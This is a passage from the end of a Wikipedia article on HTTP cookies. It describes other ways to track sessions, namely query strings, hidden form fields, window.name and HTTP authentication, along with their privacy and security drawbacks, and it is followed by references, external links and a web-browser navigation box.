Moreover, even if the same user accesses the same page two times, there is no guarantee that the same query string is used in both views. For example, if the same user arrives to the same page but coming from a page internal to the site the first time and from an external search engine the second time, the relative query strings are typically different while the cookies would be the same. For more details, see query string.

Other drawbacks of query strings are related to security: storing data that identifies a session in a query string enables or simplifies session fixation attacks, referrer logging attacks and other security exploits. Transferring session identifiers as HTTP cookies is more secure.

Hidden form fields [edit]

Another form of session tracking is to use web forms with hidden fields. This technique is very similar to using URL query strings to hold the information and has many of the same advantages and drawbacks; and if the form is handled with the HTTP GET method, the fields actually become part of the URL the browser will send upon form submission. But most forms are handled with HTTP POST, which causes the form information, including the hidden fields, to be appended as extra input that is neither part of the URL, nor of a cookie.

This approach presents two advantages from the point of view of the tracker: first, having the tracking information placed in the HTML source and POST input rather than in the URL means it will not be noticed by the average user; second, the session information is not copied when the user copies the URL (to save the page on disk or send it via email, for example).

This method can be easily used with any framework that supports web forms.

window.name [edit]

All current web browsers can store a fairly large amount of data (2–32 MB) via JavaScript using the DOM property window.name. This data can be used instead of session cookies and is also cross-domain. The technique can be coupled with JSON/JavaScript objects to store complex sets of session variables[59] on the client side.

The downside is that every separate window or tab will initially have an empty *window.name*; in times of tabbed browsing this means that individually opened tabs *(initiation by user)* will not have a window name. Furthermore

window.name can be used for tracking visitors across different websites, making it of concern for internet privacy.

In some respects this can be more secure than cookies due to not involving the server, so it is not vulnerable to *network* cookie sniffing attacks. However if special measures are not taken to protect the data, it is vulnerable to other attacks because the data is available across different websites opened in the same window or tab.

HTTP authentication [edit]

The HTTP protocol includes the basic access authentication and the digest access authentication protocols, which allow access to a web page only when the user has provided the correct username and password. If the server requires such credentials for granting access to a web page, the browser requests them from the user and, once obtained, the browser stores and sends them in every subsequent page request. This information can be used to track the user.

See also [edit]

- Dynamic HTML
- Evercookie
- Local Shared Object – Flash Cookies
- Session Beans
- Session (computer science)
- Session ID
- Web server session management
- Web Storage and DOM Storage
- Web visitor tracking
- Zombie cookie

References [edit]

1. ^ "HTTP State Management Mechanism – Overview" . *IETF*. April 2011.
2. ^ Penenberg, Adam; *Cookie Monsters* , Slate, November 7, 2005. "Cookies are not software. They can't be programmed, can't carry viruses, and can't unleash malware to go wilding through your hard drive."
3. ^ "What about the "EU Cookie Directive"?" . WebCookies.info. 2013.
4. ^ "New net rules set to make cookies crumble" . *BBC*. 2011-03-08.
5. ^ "Sen. Rockefeller: Get Ready for a Real Do-Not-Track Bill for Online Advertising" . *Adage.com*. 2011-05-06.
6. ^ a b c Peng, Weihong; Cisna, Jennifer (2000). "HTTP cookies - a promising technology" . *Proquest*. Online Information Review. Retrieved 29 March 2013.
7. ^ Vamosi, Robert (2008-04-14). "Gmail cookie stolen via Google Spreadsheets" .
8. ^ Schwartz, John (2001-09-04). "Giving Web a Memory Cost Its Users Privacy" . *The New York Times*.
9. ^ a b Kesan, Jey; and Shah, Rajiv ; *Deconstructing Code* , SSRN.com, chapter II.B (Netscape's cookies), Yale Journal of Law and Technology, 6, 277–389
10. ^ a b Kristol, David; *HTTP Cookies: Standards, privacy, and politics*, ACM Transactions on Internet Technology, 1(2), 151–198, 2001 doi:10.1145/502152.502153 (an expanded version is freely available at arXiv:cs/0105018v1 [cs.SE])
11. ^ "Press Release: Netscape Communications Offers New Network Navigator Free On The Internet". Web.archive.org. Archived from the original on 2006-12-07. Retrieved 2010-05-22.
12. ^ "Usenet Post by Marc Andreessen: Here it is, world!" . Groups.google.com. 1994-10-13. Retrieved 2010-05-22.
13. ^ Hardmeier, Sandi (2005-08-25). "The history of Internet Explorer" . Microsoft. Retrieved 2009-01-04.
14. ^ Jackson, T (1996-02-12). "This Bug in Your PC is a Smart Cookie". *Financial Times*.
15. ^ a b Microsoft Support Description of Persistent and Per-Session Cookies in Internet Explorer Article ID 223799, 2007
16. ^ "Maintaining session state with cookies" . *Microsoft Developer Network*. Retrieved 22 October 2012.
17. ^ Rouse, Margaret (September 2005). "Transient cookie (session cookie)" . *SearchSOA*. TechTarget. Retrieved 22 October 2012.
18. ^ "Same-origin policy for cookies".
19. ^ OWASP Browsers Supporting HttpOnly
20. ^ a b c d IETF HTTP State Management Mechanism – Apr, 2011 Obsoletes RFC 2965
21. ^ Böttiger, Arvid (2011). "HTTP-Only cookies - Brought to you by Internet Explorer 6" .
22. ^ "Third party domains" . WebCookies.info.
23. ^ "Number of cookies" . WebCookies.info.
24. ^ Mayer, Jonathan. "Tracking the Trackers: Microsoft Advertising" . The Center for Internet and Society. Retrieved 28 September 2011.
25. ^ Burt, David. "Update on the issue of 'supercookies' used on MSN". Retrieved 28 September 2011.
26. ^ Jim Manico quoting Daniel Stenberg, Real world cookie length limits
27. ^ "Persistent client state HTTP cookies: Preliminary specification". Netscape. c. 1999. Archived from the original on 2007-08-05.
28. ^ RFC 2965 – HTTP State Management Mechanism (IETF)
29. ^ "Cookie Property" . *MSDN*. Microsoft. Retrieved 2009-01-04.
30. ^ Shannon, Ross (2007-02-26). "Cookies — set and retrieve information about your readers" . HTMLSource. Retrieved 2009-01-04.
31. ^ "HTTP State Management Mechanism – The Path Attribute" . *IETF*. March 2014.
32. ^ "RFC 6265 - HTTP State Management Mechanism – Domain matching" . *IETF*. March 2014.
33. ^ "RFC 6265 - HTTP State Management Mechanism – The Domain Attribute" . *IETF*. March 2014.
34. ^ "RFC 2109 - HTTP State Management Mechanism – Set-Cookie syntax" . *IETF*. March 2014.
35. ^ Innovative, Php (2011-09-02). "Sharing Cookies Between Multiple Domains" . InnovativePhp. Retrieved 2011-09-02.
36. ^ RFC 2616 - Hypertext Transfer Protocol - HTTP/1.1
37. ^ *Symantec Internet Security Threat Report: Trends for July–December 2007 (Executive Summary)* (PDF) **XIII**. Symantec Corp. April 2008. pp. 1–3. Retrieved May 11, 2008.
38. ^ Whalen, David (June 8, 2002). "The Unofficial Cookie FAQ v2.6" . Cookie Central. Retrieved 2009-01-04.
39. ^ "3rd-Party Cookies, DOM Storage and Privacy" . grack.com: Matt Mastracci's blog. January 6, 2010. Retrieved 2010-09-20.
40. ^ "How to Manage Cookies in Internet Explorer 6" . Microsoft. December 18, 2007. Retrieved 2009-01-04.
41. ^ "Clearing private data" . *Firefox Support Knowledge base*. Mozilla. 16 September 2008. Retrieved 2009-01-04.
42. ^ "Clear Personal Information : Clear browsing data" . *Google Chrome Help*. Google. Retrieved 2009-01-04.
43. ^ "Clear Personal Information: Delete cookies" . *Google Chrome Help*. Google. Retrieved 2009-01-04.
44. ^ "Site Compatibility for Firefox 22", *Mozilla Developer Network*, 2013-04-11
45. ^ Miyazaki, Anthony D. (2008), "Online Privacy and the Disclosure of Cookie Use: Effects on Consumer Trust and Anticipated Patronage," Journal of Public Policy & Marketing, 23 (Spring), 19–33
46. ^ "CIA Caught Sneaking Cookies" . *CBS News*. 2002-03-20.

47. ^ "Spy Agency Removes Illegal Tracking Files" . *New York Times*. 2005-12-29.
48. ^ "EU Cookie Directive - Directive 2009/136/EC" . JISC Legal Information. Retrieved 31 October 2012.
49. ^ a b c *Privacy and Electronic Communications Regulations* . Information Commissioner's Office. 2012.
50. ^ *Directive 95/46/EC of the European Parliament and of the Council of 24 October 1995 on the protection of individuals with regard to the processing of personal data and on the free movement of such data* . 1995-11-23. pp. P. 0031–0050. Retrieved 31 October 2012.
51. ^ "New EU cookie law (e-Privacy Directive)" . Retrieved 31 October 2012.
52. ^ "EU cookie law: stop whining and just get on with it" . Retrieved 31 October 2012.
53. ^ a b "A Loophole Big Enough for a Cookie to Fit Through" . *Bits*. The New York Times. Retrieved 31 January 2013.
54. ^ Pegoraro, Rob (July 17, 2005). "How to Block Tracking Cookies" . Washington Post. p. F07. Retrieved 2009-01-04.
55. ^ Wired Hack Obtains 9 Bogus Certificates for Prominent Websites
56. ^ Fielding, Roy (2000). "Fielding Dissertation: CHAPTER 6: Experience and Evaluation" . Retrieved 2010-10-14.
57. ^ Tilkov, Stefan (July 2, 2008). "REST Anti-Patterns" . InfoQ. Retrieved 2009-01-04.
58. ^ a b Mena, Jesús (2011). *Machine Learning Forensics for Law Enforcement, Security, and Intelligence*. Boca Raton, FL: CRC Press (Taylor & Francis Group). ISBN 9-781-4398-6069-4.
59. ^ "ThomasFrank.se" . ThomasFrank.se. Retrieved 2010-05-22.

This article is based on material taken from the Free On-line Dictionary of Computing prior to 1 November 2008 and incorporated under the "relicensing" terms of the GFDL, version 1.3 or later.

External links [edit]

- RFC 6265 – the official specification for HTTP cookies
- HTTP cookies - Mozilla Developer Network
- Using cookies via ECMAScript - Mozilla Developer Network
- How Internet Cookies Work at HowStuffWorks
- Information About Cookies from Microsoft
- Cookies at the Electronic Privacy Information Center (EPIC)
- Taking the Byte Out of Cookies: Privacy, Consent, and the Web (PDF)
- Web handbook – Cookies from Delivery And Transformation Group, Cabinet Office, UK
- Cookie-Based Counting Overstates Size of Web Site Audiences at ComScore
- Don't Tread on Our Cookies – The Web Privacy Manifesto at PBS
- Mozilla Knowledge-Base: Cookies
- AVG Blogs: What are Cookies

Listen to this article (info/dl)
Sorry, your browser either has JavaScript disabled or does not have any supported player.
You can download the clip or download a player to play the clip in your browser.
This audio file was created from a revision of the "HTTP cookie" article dated 2013-08-15, and does not reflect subsequent edits to the article. (Audio help)
More spoken articles

v· t· e·	**Web browsers**
	Comparison · History · List (for Unix) · Timeline · Usage share ·
Features	Ad filtering · Augmented browsing · Bookmarks (Bookmarklet · Live bookmark · Smart Bookmarks) · Browser extension · Browser security · Browser synchronizer (comparison) · **Cookies** · Download manager · Favicon · Incremental search · Plug-in · Privacy mode · Tabs · Universal Edit Button ·
Web standards	Acid tests · Cascading Style Sheets · HTML · HTML5 · JavaScript · MathML · OCSP · SVG · WebGL · XHTML ·
Related topics	BrowserChoice.eu · CRL · HTTP · HTTPS · iLoo · Internet suite · Man-in-the-browser · Mobile Web · Offline reader · PAC · Pwn2Own · Rich Internet application · Site-specific browser · SPDY · SSL/TLS · WebSocket · Widget · World Wide Web · WPAD · XML ·
	Desktop
WebKit-based	*Arora* · Avant · Chromium (Chrome · Dragon · Epic · Opera · SRWare Iron · Torch · YandexBrowser) · Dooble · *Flock* · Fluid · iCab · Konqueror · Lunascape · Maxthon · Midori · OmniWeb · Origyn Web Browser · QtWeb · QupZilla · rekonq · Safari · *Shiira* · Sleipnir · Uzbl · Web · WebPositive · xombrero ·
Trident-based	*AOL Explorer* · Avant · *Deepnet Explorer* · GreenBrowser · Internet Explorer · Lunascape · Maxthon · *MediaBrowser* · MenuBox · *NeoPlanet* · *NetCaptor* · Sleipnir · SlimBrowser · *SpaceTime* · *UltraBrowser* · WebbIE · ZAC Browser ·
Gecko-based	*AT&T Pogo* · Avant · *Camino* · Firefox (Conkeror · GNU IceCat · IceDragon · Pale Moon · Pentadactyl · *Swiftfox* · *Swiftweasel* · TenFourFox · Timberwolf · Vimperator · *xB Browser*) · *Galeon* · *Ghostzilla* · *K-Meleon* · *Kazehakase* · Kirix Strata · *Lotus Symphony* · Lunascape · *Mozilla* (*Beonex Communicator* · Classilla · *Netscape* · SeaMonkey) ·
Text-based	ELinks · *Emacs/W3* · *Line Mode Browser* · Links · Lynx · *Net-Tamer* · w3m ·
Other	abaco · Amaya · *Arachne* · *Arena* · Charon · Dillo · Gazelle · *IBM Home Page Reader* · *IBrowse* · KidZui · *Mosaic* · *Mothra* · *NetPositive* · NetSurf ·
	Mobile
WebKit-based	Android Browser · BOLT · Chrome · Dolphin Browser · Nintendo 3DS Internet Browser · Rockmelt · S60 web browser · Safari · Silk · Steel ·
Gecko-based	Firefox for mobile · *MicroB* · *Minimo* ·
Presto-based	Nintendo DS & DSi Browser · Opera Mini · Opera Mobile ·
Other	BlackBerry · Blazer · *Deepfish* · *Galio* · ibisBrowser · Internet Explorer Mobile · Iris Browser · Konqueror Embedded · NetFront · Obigo Browser · Skweezer · Skyfire · Teashark · ThunderHawk · uZard Web · Vision · WinWAP ·
	Television and video game console
WebKit-based	Google TV · NetFront · Steam Overlay · Wii U Internet Browser ·
Gecko-based	Kylo ·
Presto-based	Internet Channel ·
Other	*Galio* · MSN TV (WebTV) ·
	Software no longer in development shown in *italics* · Category · Commons · Internet portal · Software portal ·

Categories: Computer access control | Hypertext Transfer Protocol | Hypertext Transfer Protocol headers | Internet privacy | Web security exploits

This page was last modified on 14 May 2014 at 02:02.

Text is available under the Creative Commons Attribution-ShareAlike License; additional terms may apply. By using this site, you agree to the Terms of Use and Privacy Policy. Wikipedia® is a registered trademark of the Wikimedia Foundation, Inc., a non-profit organization.

Privacy policy About Wikipedia Disclaimers Contact Wikipedia Developers Mobile view